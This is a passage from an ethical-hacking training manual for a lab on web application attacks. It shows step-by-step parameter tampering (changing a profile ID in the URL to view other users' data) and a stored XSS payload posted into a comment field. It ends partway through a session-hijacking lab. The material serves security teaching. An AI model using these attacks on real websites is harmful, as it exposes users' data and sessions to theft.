Hacking Web Applications

Module 12

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit and retrieve data to and from a database over the Internet or an intranet. The term is also sometimes used to refer to a computer software application coded in a browser-supported programming language (such as JavaScript, combined with a browser-rendered markup language like HTML) and reliant on a common web browser to render the application executable.

Web applications are popular because of the ubiquity of web browsers and the convenience of using them as a client. The ability to update and maintain web applications without distributing and installing software on potentially thousands of client computers is a key reason for their popularity, as is the inherent support for cross-platform compatibility. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web application hacking is the exploitation of applications via HTTP, by manipulating the application logics via an application's graphical web interface, tampering with the Uniform Resource Identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications are SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), insecure communications, and others.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 12 Hacking Web Applications

In the last module, you acted as an attacker and assessed the security of a web server platform. Now, you will move to the next, and most important, stage of security assessment. As an expert Ethical Hacker and Pen Tester, you need to test web applications for cross-site scripting vulnerabilities, cookie hijacking, command injection attacks, and then secure web applications from such attacks. The labs in this module will give you hands-on experience of various web application attacks to help you audit web application security in your organization.

Lab Objectives

The objective of this lab is to provide expert knowledge of web application vulnerabilities and attacks, such as:

- Parameter tampering
- Cross-Site Scripting (XSS)
- Stored XSS
- Username and Password Enumeration
- Exploiting WordPress Plugin Vulnerabilities
- Exploiting Remote Command Execution Vulnerability

- Web Application Auditing Framework
- Website Vulnerability Scanning

Lab Environment

To carry out this lab, you will need:

- A computer running Windows Server 2012
- Windows Server 2008 running as a virtual machine
- Windows 8.1 running as a virtual machine
- Kali Linux running as a virtual machine
- A web browser with an Internet connection

Lab Duration

Time: 105 Minutes

Overview of Web Application

Web applications provide an interface between end users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client Web browser.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in web application are:

- Exploiting **Parameter Tampering** and **XSS** Vulnerabilities in Web Applications
- Using **Stored XSS** Attack to **Hijack an Authenticated User Session**
- Enumerating and Hacking a Web Application Using **WPScan** and **Metasploit**
- Exploiting **WordPress Plugin** Vulnerabilities using **Metasploit**
- Exploiting **Remote Command Execution** Vulnerability to Compromise a Target Web Server
- Auditing Web Application Framework Using **w3af**
- Website Vulnerability Scanning Using **Acunetix WVS**

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Exploiting Parameter Tampering and XSS Vulnerabilities in Web Applications

Though web applications enforce certain security policies, they are vulnerable to attacks such as SQL injection, cross-site scripting, and session hijacking.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

According to OWASP, the web parameter tampering attack refers to the manipulation of parameters exchanged between client and server to modify application data, such as user credentials and permissions, the price and quantity of products, and so on. Usually, this information is stored in cookies, hidden form fields, or URL query strings, and is used to increase application functionality and control. Cross-site scripting allows an attacker to embed malicious JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable dynamic page to trick the user into executing the script, so that the attacker can gather data.

Though implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Auditing web applications for parameter tampering and XSS is one of the first steps an attacker takes in attempting to compromise a web application's security. As an expert Ethical Hacker and Pen Tester, you should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications. In this lab, you will learn how to exploit parameter tampering and XSS vulnerabilities in web applications.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Parameter tampering attacks
- Cross-site scripting (XSS or CSS)

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Lab Prerequisites\Web sites

Lab Environment

To carry out this lab, you will need:

- MovieScope website configured during the lab setup
- Windows Server 2012 running host machine (victim machine)
- Windows Server 2008 running as a virtual machine (attacker machine)
- Windows 8.1 running as a virtual machine (victim machine)
- Microsoft SQL server 2012
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates how an attacker can easily exploit parameter tampering and XSS attack to access protected information and perform other malicious tasks.

Lab Tasks

TASK 1

Parameter Tampering

Web parameter tampering attacks involve the manipulation of parameters exchanged between a client and a server to modify application data such as user credentials and permissions, prices, and product quantities.

In this lab, the machine hosting the website is the victim machine, Windows Server 2012; the machine used to perform the cross-site scripting attack is the Windows Server 2008 virtual machine.

1. Log into the **Windows Server 2008** virtual machine.
2. Launch a web browser (Mozilla Firefox), type **http://www.moviescope.com** in the address bar, and press **Enter**.

Attackers and identity thieves can employ parameter tampering to surreptitiously obtain personal or business information regarding a user.

3. MovieScope home/login page appears as shown in the screenshot:

Parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection.



FIGURE 1.1: MovieScope home/ login page

4. Assume that you are a registered user on the website, and log into it using the following credentials:

   Username: **john**

   Password: **test**



FIGURE 1.2: Logging in to the webpage

5. You are logged into the website. Click the **View Profile** tab at the right side of the page.



FIGURE 1.3: Viewing Profile in the logged in account

6. You will be redirected to the **profile** page, which displays the personal information of **john** (here, you).
7. You will observe that the value of **ID** in the address bar is **2**.

A web page contains both text and HTML markup that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client.



FIGURE 1.4: John's profile

8. Now, try to change the parameter to **id=1** in the address bar, and press **Enter**.
9. You get the profile for **sam** without having to perform any hacking techniques to explore the database.



FIGURE 1.5 Performing Parameter Tampering

Cross-site Scripting is among the most widespread attack methods used by hackers. It is also referred to by the names XSS and CSS.

10. Now, try the parameter **id=3** in the address bar, and press **Enter**.
11. You get the profile for **kety**. This way, you can attempt to change the id number and obtain user profile information.



FIGURE 1.6: Kety's Profile

12. This process of changing the **ID value** and getting the result is known as **parameter tampering**.

TASK 2

Cross-Site Scripting Attack

Web cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in **dynamically** generated web pages. This enables **malicious** attackers to inject client-side scripts into web pages viewed by other users.

13. Now, click the **Contacts** tab, which redirects you to the **Contact Us** page. Here you will be performing XSS attack.

Cross-site scripting (XSS) is a type of computer security vulnerability, typically found in web applications, that enables malicious attackers to inject client-side script into web pages viewed by other users.



FIGURE 1.7: Clicking Contacts tab

14. The **Contact Us** page appears; enter your name (or any random name) in the **Name** field, enter the cross site script **<script>alert("This website has been hacked")</script>** in the **Comment** field, and click **Submit Comment**.



FIGURE 1.8: Performing Cross Site Scripting

Attackers inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user in order to gather data. (Read below for further details) Everything from account hijacking, changing of user settings, cookie theft/poisoning, and false advertising is possible.

15. On this page, you are **testing** for cross-site scripting vulnerability. Now, refresh the page and click **Contacts** tab again. As soon as you click the tab, a pop-up appears on the page displaying a message that **This website has been hacked**.

FIGURE 1.9: Cross Site scripting attack executed

Most modern web applications are dynamic in nature, allowing users to customize an application website through preference settings. Dynamic web content is then generated by a server that relies on user settings. These settings often consist of personal data that needs to be secure.

16. You have successfully added a **malicious script** in this page. The comment with malicious link is **stored** on the server.

17. Log into **Windows 8.1** virtual machine as a target.

18. Launch a web browser (Mozilla Firefox), type the URL **http://www.moviescope.com** in the address bar, and press **Enter**.

19. **MovieScope** home/login page appears. Assume that you are a registered user of the website and login to it using the following credentials:

    Username: **steve**

    Password: **test**

Cross-site scripting (also known as XSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user most likely clicks on this link from another website, instant message, or simply just reading a web board or email message.



FIGURE 1.10: MovieScope home/login page in Windows 8.1

20. You are logged into the website as a legitimate user. Click the **Contacts** tab.



FIGURE 1.11: Clicking Contacts Tab

21. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **This website has been hacked**.



FIGURE 1.12: XSS Attack successfully performed

22. Similarly, whenever a **user** attempts to visit the **Contacts** page, the **alert pops up** as soon as the web page is loaded.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Using Stored XSS Attack to Hijack an Authenticated User Session

Stored attacks are those in which the injected script is permanently stored on a target server, such as in a database, in a message forum, visitor log, or comment field. The victim then retrieves the malicious script from the server upon requesting the stored information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Stored cross-site scripting attacks are persistent, in that they reside on the target server until their existence is detected and removed. When an organization's employee unknowingly becomes victim to this script, attackers gain the victim's session ID and thereby commandeer the victim's session without even logging into the application.

As an Ethical hacker or Penetration Tester, you need to safeguard a website from executing such malicious scripts and thereby protect user sessions from being stolen.

Lab Objectives

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab, you will perform:

- Stored cross-site scripting

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Lab Prerequisites\Web sites

Lab Environment

To carry out this lab, you will need:

- MovieScope website configured during the lab setup
- GoodShopping website configured during the lab setup
- Windows Server 2012 host machine
- Windows 8.1 virtual machine as an Attacker Machine

http://localhost/moviescope

- Windows Server 2008 virtual machine as a Victim Machine
- Microsoft SQL server 2012
- A web browser with an Internet connection

Lab Duration

Time: 15 Minutes

Overview of the Lab

Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or that contain script code to be executed dynamically within a client web browser.

Lab Tasks

TASK 1

Install Firebug add-on

Note: In this lab, assume that GoodShopping is the attacker's website, whose default.aspx webpage acts as the redirected page when a user clicks the **stored XSS embedded** malicious link.

1. Assume that you are an attacker, and log into the **Windows 8.1** virtual machine.
2. Launch Firefox browser, type the URL https://addons.mozilla.org/en-US/firefox/addon/firebug in the address bar, and press **Enter**.
3. The Firebug add-on webpage appears; click **Add to Firefox**.



FIGURE 2.1: Navigating to firebug download page

4. The add-on begins to download, as shown in the screenshot:



FIGURE 2.2: Downloading the add-on

5. On completion of the download, a **Software Installation** dialog-box appears; click **Install Now**.



FIGURE 2.3: Software Installation dialog-box

6. On successful installation, an extension pop-up appears, and a new tab opens displaying the Firebug webpage. Close the browser.



FIGURE 2.4: Firebug extension pop-up

TASK 2

Embed the Stored XSS Script Behind a Link

7. Re-launch the browser, type **http://www.moviescope.com** in the address bar, and press **Enter**.
8. The MovieScope login/home page appears, as shown in the screenshot:



FIGURE 2.5: MovieScope login/home page

9. Log into MovieScope as a user, with the following credentials:

   Username: **steve**

   Password: **test**



FIGURE 2.6: Logging in to MovieScope

10. You are logged in as a general user. Note that you do not have admin privileges.

11. Click on **Blog** tab.



FIGURE 2.7: Clicking on Blog tab

12. The Blog page appears; scroll down to the **Leave a Comment** section, enter the following query in the **Comment** field, and click **Submit Comment**.

 Please click here to visit website

Note: **10.0.0.2** is the IP address of the machine where the website is hosted in this lab environment. You need to replace this IP address with the IP address of the Windows Server 2012 machine hosting the site.



FIGURE 2.8: Entering the Stored XSS script in the vulnerable field

13. A comment link is posted, stating "**Please click here to visit website**" (as we have stated this comment in the query posted in the previous step).

FIGURE 2.9: comment link that contains the stored XSS

